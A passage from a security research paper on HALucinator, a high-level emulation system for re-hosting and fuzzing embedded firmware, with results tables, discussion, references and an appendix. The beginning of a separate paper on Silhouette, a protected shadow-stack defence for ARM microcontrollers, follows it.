STM	TCP Echo Server	STM32Cube, lwIP	Ethernet, Clock	8	✗	33	15	✗	1,002	15	10	✓
STM	PLC	STM32Cube, lwIP, STM-WiFi	Clock, Timer, STM-WiFI, UART, SPI	39	✗	54	17	✗	713	17	41	✓
NXP	UART	MCUExpresso	UART	4	✗	107	1,766	✓	82	6	28	✓
NXP	UDP Echo Server	MCUExpresso, lwIP	UART, Ethernet	4	✗	54	66	✗	805	13	43	✓
NXP	TCP Echo Server	MCUExpresso, lwIP	UART, Ethernet	4	✗	54	66	✗	1,173	14	43	✓
NXP	HTTP Server	MCUExpresso, lwIP	UART, Ethernet	4	✗	56	68	✗	1,756	14	45	✓
			Averages	**9.7**		**98.7**	**341.2**		**1024.2**	**13.9**	**25.0**	

Table 3: Comparison of QEMU, Avatar^2, and HALucinator.

basic blocks (on STM PLC). Avatar^2's MMIO forwarding enables executing further into the firmware (the average number of basic blocks increases from 9.7 to 98.7), but quickly runs into problems. All the STM samples and the NXP UDP, TCP, and HTTP samples enable the SysTick timer early in their initialization. The SysTick timer is part of the Cortex-M architecture and implemented in QEMU. The emulation is significantly slower than the actual hardware thus, when SysTick is enabled QEMU is quickly overwhelmed with interrupts. It is unable to finish handling one interrupt before the next occurs. HALucinator intercepts the HAL functions that initialize the SysTick timer and substitutes a counter to keep time; enabling it to avoid this problem. All the Atmel firmware samples halt when the debugger fails to write an MMIO address on the board. The debugger does not give any indication why this occurs. In most cases, the debugger has successfully written the address previously, implying the error is not that the address is invalid. This highlights one of the challenges of emulating with hardware-in-the-loop. The emulator, debugger, and board must be synchronized and execute without error in unison to enable successful emulation. Even if the debugger worked reliably, the firmware samples depend on interrupts, which Avatar^2 does not synchronize with the emulator and thus they would still fail to execute correctly.

This experiment shows how HALucinator enables the emulation of complex firmware that exhibits the same external functionality as the firmware executing on real hardware, which existing approaches cannot do. HALucinator executed more than 1,000 basic blocks on average, 10x more than Avatar^2, on our sample firmware. The emulation of four different boards from three different manufactures demonstrates the ability of HLE to support a wide variety of hardware, and the reuse of the same peripheral models for all boards shows their scalability across vendors and hardware platforms.

5.4 Fuzzing with HALucinator

We now demonstrate that HALucinator's emulation is useful for dynamic analysis by fuzzing the network connected firmware shown in Table 4, and the firmware used in the experiments in WYCINWYC [44]. WYCINWYC investigates the observability of memory corruption on embedded systems, and provides a vulnerable implementation of an XML parser on embedded system. Experiments were performed on a 12-core/24-thread Xeon server, with 96GB RAM. Table 4 shows the statistics provided by AFL during the fuzzing sessions. Crucially, we were able to scale these experiments to the full capacity of this hardware, due to removing the dependence on the original hardware.

Name	Time	Executions	Total Paths	Crashes
WYCINWYC	1d:0h	1,548,582	612	5
Atmel lwIP HTTP (Ethernet)	19d:4h	37,948,954	8,081	273
Atmel lwIP HTTP (TCP)	0d:10h	2,645,393	1,090	38
Atmel 6LoWPAN Sender	1d:10	1,876,531	23,982	0
Atmel 6LoWPAN Receiver	1d:10	2,306,569	38,788	3
STM UDP Server	3d:8h	19,214,779	3,261	0
STM UDP Client	3d:8h	12,703,448	3,794	0
STM TCP Server	3d:8h	16,356,129	4,848	0
STM TCP Client	3d:8h	16,723,950	5,012	0
STM ST-PLC	1d:10h	456,368	772	27
NXP TCP Server	14d:0h	218,214,107	5164	0
NXP UDP Server	14d:0h	240,720,229	3032	0
NXP HTTP Server	14d:0h	186,839,871	9710	0

Table 4: Fuzzing experiments results.

We include the WYCNINWYC example here, as it provides a benchmark of crash detection in an embedded environment. This firmware uses the same STM HAL used in previous experiments, and no additional handlers were implemented. We substituted our `fuzz` model for the serial port model, and fuzzing was seeded with the non-crashing XML input included with the binary. We triggered four of the five crashes in [44], without the need for additional crash detection instrumentation, and were able to trigger the final crash by simply adding the ASAN-style sanitizer described in Section 3.4. The remaining firmware were re-hosted as in the interactive experiments, replacing the I/O server with the `fuzz` model for network components and adding fuzzing-related instrumentation. We also provided handlers for disabling library-provided non-deterministic behaviors (e.g., `rand()`), and generated inputs by simply recording valid interactions performed in the previous experiments, and

serializing them into a form that can be mutated by AFL.

These experiments uncovered bugs in the firmware samples. The ST-PLC firmware implements a Programmable Logic controller that executes uploaded ladder logic programs. It uses WiFi connectivity to receive the ladder logic programs from an Android app. This sample is extremely timer-driven, and made use of the deterministic timer mechanism to ensure that each input produced the same block information for AFL. We provided AFL with only a minimal sample ladder logic program obtained from the STM PLC's Android app by capturing network traffic. After only a few minutes, AFL detected an out-of-bounds memory access; upon further inspection, we identified a buffer overflow in the firmware's global data section, which could result in arbitrary code execution. The vulnerability is previously unknown, and we are working with the vendor on a mitigation.

The Atmel HTTP server firmware is a small HTML and AJAX application running on top of the popular lwIP TCP/IP stack. After nearly 9 days, AFL detected 267 "unique" crashes, which we disambiguated to 37 crashes using the included minimization tools. Manual examination revealed the crashes related to two bugs: a heap double-free in lwIP itself, and a heap use-after-free caused by the HTTP server's erroneous use of lwIP functions that perform heap management. The firmware, and the Atmel ASF SDK itself ships with an outdated version of lwIP (version 1.4.1), and both issues have since been fixed by the lwIP developers.

However, random mutations in Ethernet frames, even guided by AFL, are not likely to produce much coverage in the core application logic of the firmware. To focus more directly on the HTTP server, and not the IP stack, we can exploit the flexibility of high-level emulation, and instead re-host the binary in terms of the TCP APIs of the lwIP library (discovered by LibMatch) that the HTTP server itself was written with, allowing the fuzzed packets to reach deeper into the program. Fuzzing at the higher level quickly found a buffer over-read in the HTTP server's handling of GET request parsing, which provides an information disclosure in the heap.

The three crashes in the 6LoWPAN sample correspond to a buffer overflow in the handling of the reassembly of fragmented packets, resulting in overwriting many objects in the binary's data section with controlled input, and eventually remote code execution. The issue relates to the Contiki-OS platform, and as in the previous example, has been fixed since the version included in the latest SDK was produced. However, the fix in the latest version introduced two critical vulnerabilities, which we reported as CVE-2019-8359 and CVE-2019-9183 respectively. We worked with the Contiki authors to patch these bugs.

These experiments show that HALucinator enables practical security analysis of firmware without massive re-engineering effort and *without* any hardware. The scalability is in both the types of firmware that can be emulated, and the number of instances that can be concurrently emulated. This enables large parallelization of analyses and testing such as fuzzing. The discovery of bugs in real firmware samples demonstrates that the emulation is useful for dynamic analysis of complex firmware.

6 Related Work

HALucinator draws upon related work in function and library labeling, as well as firmware emulation.

Function Identification and Labeling. Previous work has explored various aspects of "function identification". As this term has many over-loaded uses, it is important to distinguish the problem LibMatch solves (labeling specific binary function names in firmware samples) from others. *BinDiff* [28, 55], and its open source counterpart *Diaphora* [21] use graph-matching techniques to effectively and efficiently compare two programs. While these tools can be effectively used to label functions, by matching a target binary to each library object, the tool does not account for collisions.

Multiple previous works have explored the problem of function labeling, using various combinations of features extracted from functions, and matching methods, to associate one set of code from another. Feature extraction techniques include function preamble-based signatures [31], backward slices from system calls [35], and traces from symbolic execution [46, 47]. Matching the extracted features has been performed through Bayesian networks [15], neural networks [33], and locality-sensitive hashing [24]. Unfortunately, none of these systems are suited for labeling functions in firmware due to several challenges: the inability to analyze or execute ARM Cortex-M code, the lack of information available to machine learning approaches due to small size and close similarity of functions in HALs, and the inability of some approaches to deal with collisions in an efficient way. This lack of existing approaches leads us to develop our function matching approach that is tailored to embedded firmware.

Firmware Emulation. Many previous works have explored the challenge of emulating embedded firmware. The most prevalent approach employs hardware-in-the-loop execution, as found in AVATAR [58], AVATAR^2 [43], and SURROGATES [36]. In these systems, the physical target device is tethered to the analysis environment, typically using a debug port, and its hardware peripherals are used by a standard emulator during execution. This approach is limited by its visibility into the hardware; even with full debugger support, only the state of the processor is accessible to the emulator. State internal to peripherals is not synchronized with the emulator, and external events (*e.g.,* timeouts or data reception) modify the peripheral's state, causing it to deviate from the emulator's state, which may lead to incorrect execution or faults when the emulator attempts to modify the peripherals state by read/writing the peripherals registers. In addition, current hardware-in-the-loop approaches do not support interrupts or direct memory access (DMA). HALucinator handles

interrupts and DMA through the same HALs developers use to perform DMA; enabling emulating firmware which current hardware-in-the loop approaches cannot.

Another approach [19, 20] to emulation involves using the presence of a high-level operating system, such as Linux, as a point of abstraction, and replacing the firmware's version with one able to be run in an emulator. This could be thought of as a form of high-level emulation, as it uses the user-kernel barrier as the modeling boundary. However, it only works on firmware with a file-system image which can be booted without any device-specific code being run. In this work, we specifically target "blob" firmware, found in devices without such an operating system.

All of these systems, including HALucinator, rely on an underlying emulator to execute code and provide real or emulated peripherals. The popular open-source QEMU [18] provides the basis for most, and itself includes support for a range of chips and the on-board peripheral models needed to boot some firmware. SIMICS [38, 57] allows one to implement cycle-accurate emulators, but requires tedious manual effort to build the models of any device not represented in its default distribution. However, as the number of popular embedded CPUs has exploded, the usefulness of these emulators in re-hosting a given firmware is decreasing.

HALucinator draws some inspiration from the work done in game console emulation [23, 56], which pioneered the idea of HLE, albeit applied to specific hardware environments and software stacks. HALucinator represents a generalization of this idea, and presents the first known application to embedded firmware for security.

Firmware can also be re-hosted without full emulation, if source code is available. Simulators for Contiki [45], mBed [39] and RIOT-OS [17] allow the developer to compile their firmware code into a binary that can run on the host system. In contrast, HALucinator allows for a similar kind of re-hosting to be performed, but on the final firmware binary, and without the availability of source code.

Recently, approaches such as P2IM [12] and Pretender [32], both concurrent with this work, achieve automated re-hosting of embedded firmware by modeling the MMIO peripherals directly. Pretender accomplishes this by recording the original device's MMIO activity, while P2IM instead utilizes blind fuzzing of the entire MMIO layer. These approaches themselves have differing utility; P2IM cannot be used as a generic re-hosting solution, while Pretender requires the original hardware which must be instrumentable. While full automation is an important goal, and we expect that some manual aspects of HALucinator can be automated in the future, HALucinator's HLE approach allows it to handle many cases that neither automated system can. First, both works list DMA as a major limitation; as DMA tends to be used with high-performance peripherals, and its complexity lends itself to being implemented within a library, HALucinator handles DMA by simply removing it from the program. We re-host multiple samples containing DMA in Section 5.3. Second, P2IM only considers sequences of MMIO interactions as input; when a crash is found, this must be mapped back to the external stimulus, requiring a deep understanding of the external peripherals' MMIO interface. HLE-based approaches do not suffer from this problem, as they work only with this external stimulus, and the inputs can be readily replayed against real and virtualized targets alike.

7 Limitations and Discussion

We believe that LibMatch and HALucinator represent an important step in the practicality and scalability of the dynamic analysis of embedded firmware. However, the problem in general is not fully solved. Here we will discuss limitations, and open problems in embedded firmware analysis.

Use and Availability of HALs. The process of high-level emulation as described in this work, requires the firmware use a HAL, and the HAL must be available to the analyst (e.g., either open source, or part of the microcontroller's SDK). The compilation environment for the LibMatch database must be similar to the compilation environment for the firmware, and QEMU must support the microcontroller architecture. Even when these conditions are met, handlers and peripheral models must be developed for each HAL. Progress on any of these limitations will increase the applicability of HALucinator in analyzing firmware.

We note that microcontroller vendors are investing significant resources into the development of HALs and license them under permissive terms. While we cannot estimate the population of devices today that use HALs, we expect these steps on the part of manufacturers will lead to a rapid increase in HAL usage. However, if a HAL is not used in a firmware sample, or is unavailable to the analyst, then LibMatch cannot be used for identifying interfaces usable for high-level emulation. This does not prohibit high-level emulation; as a reverse-engineer could manually identify useful abstractions in the binary. This is likely preferable to writing low-level QEMU peripherals.

Library Matching. LibMatch implements extensions on top of library matching algorithms that allow them to be used for the purpose of finding HALs and libraries in firmware. However, we note that the effectiveness of LibMatch, especially when the compiler or library versions used is unknown, is limited. This limitation comes from function matching techniques' inability to cope with compiler-induced variations in generated code. While partial techniques have been proposed, most recently in [24], the problem is not solved in the general case. High-level emulation and LibMatch will benefit directly from any advancement in this orthogonal problem area of function matching in the future. LibMatch's primary contribution is the use of context (callees/callers) of a function to disambiguate binary equivalent functions, which is necessary to enable correct interception and replacement of functions by HALucinator.

8 Conclusion

We explored the concept of high-level emulation to aid in the practical re-hosting and analysis of embedded "blob" firmware. To find useful abstractions, we showcased improvements in binary library matching to enable hardware abstraction layers and other common libraries to be detected in binary firmware images. Implementations were then broken down into abstract components that are reusable across firmware samples and chip models.

HALucinator, is the first system to combine these techniques into a system for both interactive dynamic analysis, as well as fuzzing. We re-hosted 16 firmware samples, across CPUs and HALs from three different vendors, and with a variety of complex peripherals. High-level emulation made this process simple, allowing for re-hosting to take place with little human effort, and no invasive access to the real hardware. Finally, we demonstrated HALucinator's applications to security, by using it to detect security bugs in firmware samples. We believe that high-level emulation will enable analysts to broadly explore embedded firmware samples for fuzz testing and other analyses. HALucinator is available at https://github.com/embedded-sec/halucinator, HALucinator-fuzzer is available at https://github.com/ucsb-seclab/hal-fuzz.

Acknowledgments

We thank Bo Feng and Long Lu for providing us with some of the firmware samples used in this paper. We would also like to thank Michael Bailey for his guidance during the editing of this paper.

Sandia National Laboratories is a multimission laboratory managed and operated by National Technology & Engineering Solutions of Sandia, LLC, a wholly owned subsidiary of Honeywell International Inc., for the U.S. Department of Energy's National Nuclear Security Administration under contract DE-NA0003525 (SAND2019-14482 C). This material is based upon work supported by ONR under Award No. N00014-17-1-2011 and N00014-17-1-2513, by NSF under award numbers CNS-1718637, CNS-1704253 and CNS-1801601, by AFRL and DARPA under agreement number FA8750-19-C-0003, and by Department of Homeland Security under agreement number FA8750-19-2-0005. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of the U.S. Department of Energy, Department of Homeland Security, Office of Naval Research, AFRL, DARPA or the U.S. Government. This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No. 850868).

References

[1] Amazon FreeRtOS Vendors. https://github.com/aws/amazon-freertos/tree/master/vendors.

[2] Atmel studio 7 - microchip technologies. https://www.microchip.com/mplab/avr-support/atmel-studio-7.

[3] Build With Mbed. https://www.mbed.com/built-with-mbed/.

[4] Code composer studio integrated development environment. http://www.ti.com/tool/CCSTUDIO.

[5] CSAW Embedded Security Challenge. https://csaw.engineering.nyu.edu/esc.

[6] Halucinator: rf233.py. https://github.com/embedded-sec/halucinator/blob/master/src/halucinator/bp_handlers/atmel_asf_v3/rf233.py.

[7] HALucinator: stm32f4_uart.py. https://github.com/embedded-sec/halucinator/blob/master/src/halucinator/bp_handlers/stm32f4/stm32f4_uart.py.

[8] Mbed OS Repo - ARMmbed/mbed-os/targets. https://github.com/ARMmbed/mbed-os/tree/master/targets.

[9] stm32duino - Arduino_Core_STM32/system. https://github.com/stm32duino/Arduino_Core_STM32/tree/master/system.

[10] System Workbench for STM32. https://www.st.com/content/st_com/en/products/development-tools/software-development-tools/stm32-software-development-tools/stm32-ides/sw4stm32.html.

[11] TrustworthyComputing / csaw_esc_2019 - Github. https://github.com/TrustworthyComputing/csaw_esc_2019.

[12] P2im: Scalable and hardware-independent firmware testing via automatic peripheral interface modeling. In *29th USENIX Security Symposium (USENIX Security 20)*, Boston, MA, August 2020. USENIX Association.

[13] American Fuzzy Lop. http://lcamtuf.coredump.cx/afl/.

[14] AFL-Unicorn. https://github.com/Battelle/afl-unicorn.

[15] Saed Alrabaee, Paria Shirani, Lingyu Wang, and Mourad Debbabi. Fossil: A resilient and efficient system for identifying foss functions in malware binaries. *ACM Transactions on Privacy and Security (TOPS)*, 21(2):8, 2018.

[16] Atmel Advanced Software Framework. http://asf.atmel.com/docs/latest/architecture.html.

[17] Emmanuel Baccelli, Cenk Gündoğan, Oliver Hahm, Peter Kietzmann, Martine S Lenders, Hauke Petersen, Kaspar Schleiser, Thomas C Schmidt, and Matthias Wählisch. RIOT: an Open Source Operating System for Low-end Embedded Devices in the IoT. *IEEE Internet of Things Journal*, 2018.

[18] Fabrice Bellard. QEMU, a fast and portable dynamic translator. In *USENIX Annual Technical Conference*, volume 41, page 46, 2005.

[19] Daming D Chen, Maverick Woo, David Brumley, and Manuel Egele. Towards Automated Dynamic Analysis for Linux-based Embedded Firmware. In *NDSS*, 2016.

[20] Andrei Costin, Apostolis Zarras, and Aurélien Francillon. Automated dynamic firmware analysis at scale: a case study on embedded web interfaces. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, pages 437–448. ACM, 2016.

[21] Diaphora: A Free and Open Source Program Diffing Tool. http://diaphora.re/.

[22] Brendan Dolan-Gavitt, Josh Hodosh, Patrick Hulin, Tim Leek, and Ryan Whelan. Repeatable reverse engineering with PANDA. In *Program Protection and Reverse Engineering Workshop*, page 4. ACM, 2015.

[23] Dolphin Emulator. https://dolphin-emu.org/, 2019.

[24] Thomas Dullien. Searching statically-linked vulnerable library functions in executable code. https://googleprojectzero.blogspot.com/2018/12/searching-statically-linked-vulnerable.html.

[25] Adam Dunkels, Bjorn Gronvall, and Thiemo Voigt. Contiki: a lightweight and flexible operating system for tiny networked sensors. In *Local Computer Networks, 2004. 29th Annual IEEE International Conference on*, pages 455–462. IEEE, 2004.

[26] Stack Exchange. What security risks does the Test Access Port (TAP) introduce? https://electronics.stackexchange.com/questions/253958/what-security-risks-does-the-test-access-port-tap-introduce, 2016.

[27] FatFs: Generic FAT Filesystem Module. http://elm-chan.org/fsw/ff/00index_e.html.

[28] Halvar Flake. Structural comparison of executable objects. In *Proc. Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, pages 161–174, 2004.

[29] FRDM-K64F Platform. https://www.nxp.com/design/development-boards/freedom-development-boards/mcu-boards/freedom-development-platform-for-kinetis-k64-k63-and-k24-mcus:FRDM-K64F.

[30] The FreeRTOS Kernel. https://www.freertos.org/.

[31] Ilfak Guilfanov. Fast Library Identification and Recognition Technology. https://www.hex-rays.com/products/ida/tech/flirt/index.shtml.

[32] Eric Gustafson, Marius Muench, Chad Spensky, Nilo Redini, Aravind Machiry, Aurelien Francillon, Davide Balzarotti, Yung Ryn Choe, Christopher Kruegel, and Giovanni Vigna. Toward the Analysis of Embedded Firmware through Automated Re-hosting. In *Research in Attacks, Intrusions, and Defenses (RAID '19)*. USENIX Association, 2019.

[33] Jingxuan He, Pesho Ivanov, Petar Tsankov, Veselin Raychev, and Martin Vechev. Debin: Predicting debug information in stripped binaries. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 1667–1680, New York, NY, USA, 2018. ACM.

[34] Texas Instruments. Code Composer Studio (CCS) Integrated Development Environment (IDE. http://www.ti.com/tool/CCSTUDIO, 2019.

[35] Emily R Jacobson, Nathan Rosenblum, and Barton P Miller. Labeling library functions in stripped binaries. In *ACM SIGPLAN-SIGSOFT Workshop on Program Analysis for Software Tools*. ACM, 2011.

[36] Karl Koscher, Tadayoshi Kohno, and David Molnar. SURROGATES: Enabling Near-Real-Time Dynamic Analyses of Embedded Systems. In *WOOT*, 2015.

[37] lwIP - A Lightweight TCP/IP stack. http://savannah.nongnu.org/projects/lwip.

[38] Peter S Magnusson, Magnus Christensson, Jesper Eskilson, Daniel Forsgren, Gustav Hallberg, Johan Hogberg, Fredrik Larsson, Andreas Moestedt, and Bengt Werner. Simics: A full system simulation platform. *Computer*, 35(2):50–58, 2002.

[39] mbed OS. https://www.mbed.com/en/development/mbed-os/.

[40] Stephen McLaughlin, Charalambos Konstantinou, Xueyang Wang, Lucas Davi, Ahmad-Reza Sadeghi, Michail Maniatakos, and Ramesh Karri. The cybersecurity landscape in industrial control systems. *Proceedings of the IEEE*, 104(5):1039–1057, 2016.

[41] MCUXpresso Integrated Development Environment (IDE). https://www.nxp.com/design/software/development-software/mcuxpresso-software-and-tools/mcuxpresso-integrated-development-environment-ide:MCUXpresso-IDE.

[42] MCUXpresso Software Development Kit (SDK). https://www.nxp.com/design/software/development-software/mcuxpresso-software-and-tools/mcuxpresso-software-development-kit-sdk:MCUXpresso-SDK.

[43] Marius Muench, Aurélien Francillon, and Davide Balzarotti. Avatar2: A multi-target orchestration platform. In *BAR 2018, Workshop on Binary Analysis Research*, 2018.

[44] Marius Muench, Jan Stijohann, Frank Kargl, Aurélien Francillon, and Davide Balzarotti. What you corrupt is not what you crash: Challenges in fuzzing embedded devices. In *Network and Distributed System Security Symposium, San Diego, CA*, 2018.

[45] Fredrik Osterlind, Adam Dunkels, Joakim Eriksson, Niclas Finne, and Thiemo Voigt. Cross-level sensor network simulation with cooja. In *IEEE conference on local computer networks*. IEEE, 2006.

[46] Jing Qiu, Xiaohong Su, and Peijun Ma. Library functions identification in binary code by using graph isomorphism testings. In *IEEE Conf. on Software Analysis, Evolution and Reengineering (SANER)*. IEEE, 2015.

[47] Jing Qiu, Xiaohong Su, and Peijun Ma. Using reduced execution flow graph to identify library functions in binary code. *IEEE Transactions on Software Engineering*, 42(2):187–202, 2016.

[48] SAM R21 Xplained Pro User Guide. http://ww1.microchip.com/downloads/en/DeviceDoc/Atmel-42243-SAMR21-Xplained-Pro_User-Guide.pdf.

[49] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. AddressSanitizer: A Fast Address Sanity Checker. In *USENIX Annual Technical Conference*, pages 309–318, 2012.

[50] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *IEEE Symposium on Security and Privacy*, 2016.

[51] STM NUCLEO-F401RE Development Board. https://www.st.com/en/evaluation-tools/nucleo-f401re.html.

[52] STM32479I-EVAL. http://www.st.com/resource/en/user_manual/dm00219329.pdf.

[53] STM32Cube MCU Packages. https://www.st.com/en/embedded-software/stm32cube-mcu-packages.html.

[54] Matthew Tancreti, Vinaitheerthan Sundaram, Saurabh Bagchi, and Patrick Eugster. TARDIS: software-only system-level record and replay in wireless sensor networks. In *Proceedings of the 14th International Conference on Information Processing in Sensor Networks (IPSN)*, pages 286–297. ACM, 2015.

[55] Dullien Thomas and R Rolf. Graph-based comparison of executable objects. In *Proceedings of the Symposium sur la Securite des Technologies de l'Information et des Communications, ser. SSTIC*, volume 5, 2005.

[56] UltraHLE. https://en.wikipedia.org/wiki/UltraHLE, 2019.

[57] Wind River SIMICS. https://www.windriver.com/products/simics/.

[58] Jonas Zaddach, Luca Bruno, Aurelien Francillon, and Davide Balzarotti. AVATAR: A Framework to Support Dynamic Security Analysis of Embedded Systems' Firmwares. In *NDSS*, 2014.

[59] ZeroMQ: Distributed Messaging. http://zeromq.org/.

A Appendix

A.1 Code Complexity Metrics

To assess the difficulty and complexity of the required manual effort when programming the handlers and peripheral model, we examine the amount of code—in source lines of code (SLOC)—and its cyclomatic complexity (CC) in Table 5. Let us look at the largest handler for each peripheral. The ASF Ethernet handler requires 119 SLOC across with an average function cyclomatic complexity of 1.9 and a maximum of 6. The Ethernet peripheral model takes an additional 60 SLOC with average cyclomatic complexity of 2.2. This means an Ethernet interface can be emulated in under 200 lines of simple code.

However, firmware uses more than one peripheral. The 6LoWPAN firmware samples use the IEEE 802.15.4 radio, UART, Clock, the external interrupt controller (EXTI), and on-board debugger (EDBG) interfaces. For these firmware samples the amount of code and complexity of the code is low. It require 228 SLOC for the handlers and 177 SLOC lines of code for the peripheral models with the highest average cyclomatic complexity being 2.2. Thus, with 405 lines of simple code, we emulate the firmware for a wireless sensor implementing the 6LoWPAN protocol.

A.2 Evaluation of P2IM Firmware Samples

In order to test the applicability of HALucinator to realistic firmware, the authors of P2IM [12] provided us upon request with a portion of their real-world firmware samples. These samples represent multiple CPU manufacturers, and various HAL implementations, as described in Table 6 of the paper.

We re-hosted the five samples from this set that take input from outside the device. For the PLC, Heat Press, and car controller, the firmware contained the Arduino platform HAL, and we implemented handlers for a small subset of the Arduino platform's functions, comprising only five new handlers, to allow these samples to run. As this HAL is designed for those new to embedded programming, it helpfully abstracts all hardware-specific features, making it a natural fit for our technique. As a result, this meant that all handlers fell into the *Trivial* or *Translating* categories. The drone firmware contains the STM32 HAL used extensively in our evaluation in Section 5.3; we added three additional *Translating* handlers, and the firmware ran without issue.

	STM32 Handlers			Atmel Handlers			NXP Handlers			Peripheral Model		
		CC			CC			CC			CC	
Peripheral	SLOC	Max	Ave	SLOC	Max	Ave	SLOC	Max	Ave	SLOC	Max	Ave
802.15.4	—			89	3	1.4	—			62	3	2.0
Clock	21	1	1.0	25	2	1.3	—			—		
EDBG	—			30	2	1.6	—			—		
Ethernet	67	4	1.5	119	6	1.9	50	2	1.2	60	3	2.2
EXTI	—			47	4	2.2	—			32	2	1.4
GPIO	46	1	1.0	—			—			36	2	1.3
SD Card	82	5	1.7	116	3	1.5	—			60	4	2.3
SPI	55	1	1.0	—			—			66	5	1.9
WiFi TCP	69	8	2.4	—			—			59	5	2.2
Timers	77	1	1.0	61	2	1.3	—			43	2	1.7
UART	29	1	1.0	37	1	1.0	36	1	1.0	41	4	2.0

Table 5: Showing SLOC, maximum and average cyclomatic complexity (CC) of the handlers written for the STM32, Atmel, and NXP HALs and the associated peripheral models.

Name	Time	Executions	Total Paths	Crashes
PLC	9d1h	167,649,720	1,585	634
Heat Press	9d1h	55,577,331	991	13
Steering Ctlr	23d14h	98,393,268	469	0
Drone	4d1h	9,234,661	4666	0
Console	4d1h	124,442,630	2834	0

Table 6: P2IM case-study firmware sample fuzzing results

Finally, the Console firmware uses RIOT OS [17], which is both an RTOS kernel and a set of hardware abstractions and drivers. RIOT OS exposes a standard set of functions for hardware peripherals, with multiple implementations depending on the chip in use. Of the seven new handlers that were required, five fell into the *Trivial* or *Translating* categories. However, there was one notable exception: the RIOT task switcher uses new ARM architectural features and CPU instructions not yet supported by QEMU or Unicorn Engine. Thankfully, this is a standard component of RIOT that, like any other, can be turned into a handler. By implementing the context switching as a handler (requiring 15 lines of handler code), we both get deep introspection into the behavior of RIOT OS programs, and the ability to explore multi-threading-related issues in RIOT OS programs in the future, regardless of their underlying hardware.

We fuzzed these samples with HALucinator. Table 6 shows the results. We observed a variance in execution speed, both due to the nature and size of the input, but also how well this input is checked for correctness. For example, the Drone sample executed particularly slowly, due to the fact that if erroneous input was detected, the firmware would call an error handler routine, which caused the system to hang. We were able to reproduce the crashes in the PLC and Heat Press samples.



Silhouette: Efficient Protected Shadow Stacks for Embedded Systems

Jie Zhou[1], Yufei Du[1], Zhuojia Shen[1], Lele Ma[1,2*], John Criswell[1], and Robert J. Walls[3]

[1]University of Rochester
[2]College of William & Mary
[3]Worcester Polytechnic Institute

Abstract

Microcontroller-based embedded systems are increasingly used for applications that can have serious and immediate consequences if compromised—including automobile control systems, smart locks, drones, and implantable medical devices. Due to resource and execution-time constraints, C is the primary language used for programming these devices. Unfortunately, C is neither type-safe nor memory-safe, and control-flow hijacking remains a prevalent threat.

This paper presents *Silhouette*: a compiler-based defense that efficiently guarantees the integrity of return addresses, significantly reducing the attack surface for control-flow hijacking. Silhouette combines an incorruptible shadow stack for return addresses with checks on forward control flow and memory protection to ensure that all functions return to the correct dynamic caller. To protect its shadow stack, Silhouette uses *store hardening*, an efficient intra-address space isolation technique targeting various ARM architectures that leverages special store instructions found on ARM processors.

We implemented Silhouette for the ARMv7-M architecture, but our techniques are applicable to other common embedded ARM architectures. Our evaluation shows that Silhouette incurs a geometric mean of 1.3% and 3.4% performance overhead on two benchmark suites. Furthermore, we prototyped *Silhouette-Invert*, an alternative implementation of Silhouette, which incurs just 0.3% and 1.9% performance overhead, at the cost of a minor hardware change.

1 Introduction

Microcontroller-based embedded systems are typically developed in C, meaning they suffer from the same memory errors that have plagued general-purpose systems [4, 59, 67]. Indeed, hundreds of vulnerabilities in embedded software have been reported since 2017.[1] Exploitation of such systems can directly lead to physical consequences in the real world. For example, the control system of a car is crucial to passenger safety; the security of programs running on a smart lock is essential to the safety of people's homes. As these systems grow in importance,[2] their vulnerabilities become increasingly dangerous [40, 54, 61].

Past work on control-flow hijacking attacks highlights the need to protect return addresses, even when the software employs other techniques such as forward-edge control-flow integrity (CFI) [19, 20, 25, 29, 37]. Saving return addresses on a separate shadow stack [18] is a promising approach, but shadow stacks themselves reside in the same address space as the exploitable program and must be protected from corruption [18, 25]. Traditional memory isolation that utilizes hardware privilege levels can be adapted to protect the shadow stack [70], but it incurs high overhead as there are frequent crossings between protection domains (e.g., once for every function call). Sometimes *information hiding* is used to approximate intra-address space isolation as it does not require an expensive context switch. In information hiding, security-critical data structures are placed at a random location in memory to make it difficult for adversaries to guess the exact location [43]. Unfortunately, information hiding is poorly suited to embedded systems as most devices have a limited amount of memory that is directly mapped into the address space—e.g., the board used in this work has just 384 KB of SRAM and 16 MB of SDRAM [66].

This paper presents *Silhouette*: an efficient write-protected shadow stack [28] system that guarantees that a return instruction will always return to its dynamic legal destination. To provide this guarantee, Silhouette combines a shadow stack, an efficient intra-address space isolation mechanism that we call *store hardening*, a Control-Flow Integrity [1] implementation to protect forward-edge control flow, and a corresponding Memory Protection Unit (MPU) configuration to enforce memory access rules. Utilizing the unprivileged store instructions on modern embedded ARM architectures,

*Work done when the author was visiting the University of Rochester.

[1]Examples include CVE-2017-8410, CVE-2017-8412, CVE-2018-3898, CVE-2018-16525, CVE-2018-16526, and CVE-2018-19417.

[2]Both Amazon and Microsoft have recently touted operating systems targeting microcontroller-based embedded devices [16, 52]

store hardening[3] creates a logical separation between the code and memory used for the shadow stack and that used by application code. Unlike hardware privilege levels, store hardening does not require expensive switches between protection domains. Also, unlike the probabilistic protections of information hiding, protections based on store hardening are hardware-enforced. Further, the forward-edge control-flow protection prevents unexpected instructions from being executed to corrupt the shadow stack or load return addresses from illegal locations. Finally, the MPU configuration enforces memory access rules required by Silhouette.

We focus on the ARMv7-M architecture [12] given the architecture's popularity and wide deployment; however, our techniques are also applicable to a wide range of ARM architectures, including ARMv7-A [11] and the new ARMv8-M Main Extension [13]. We also explore an alternative, inverted version of Silhouette that promises significant performance improvements at the cost of minor hardware changes; we call this version *Silhouette-Invert*. We summarize our contributions as follows:

- We built a compiler and runtime system, Silhouette, that leverages store hardening and coarse-grained CFI to provide embedded applications with efficient intra-address space isolation and a protected shadow stack.
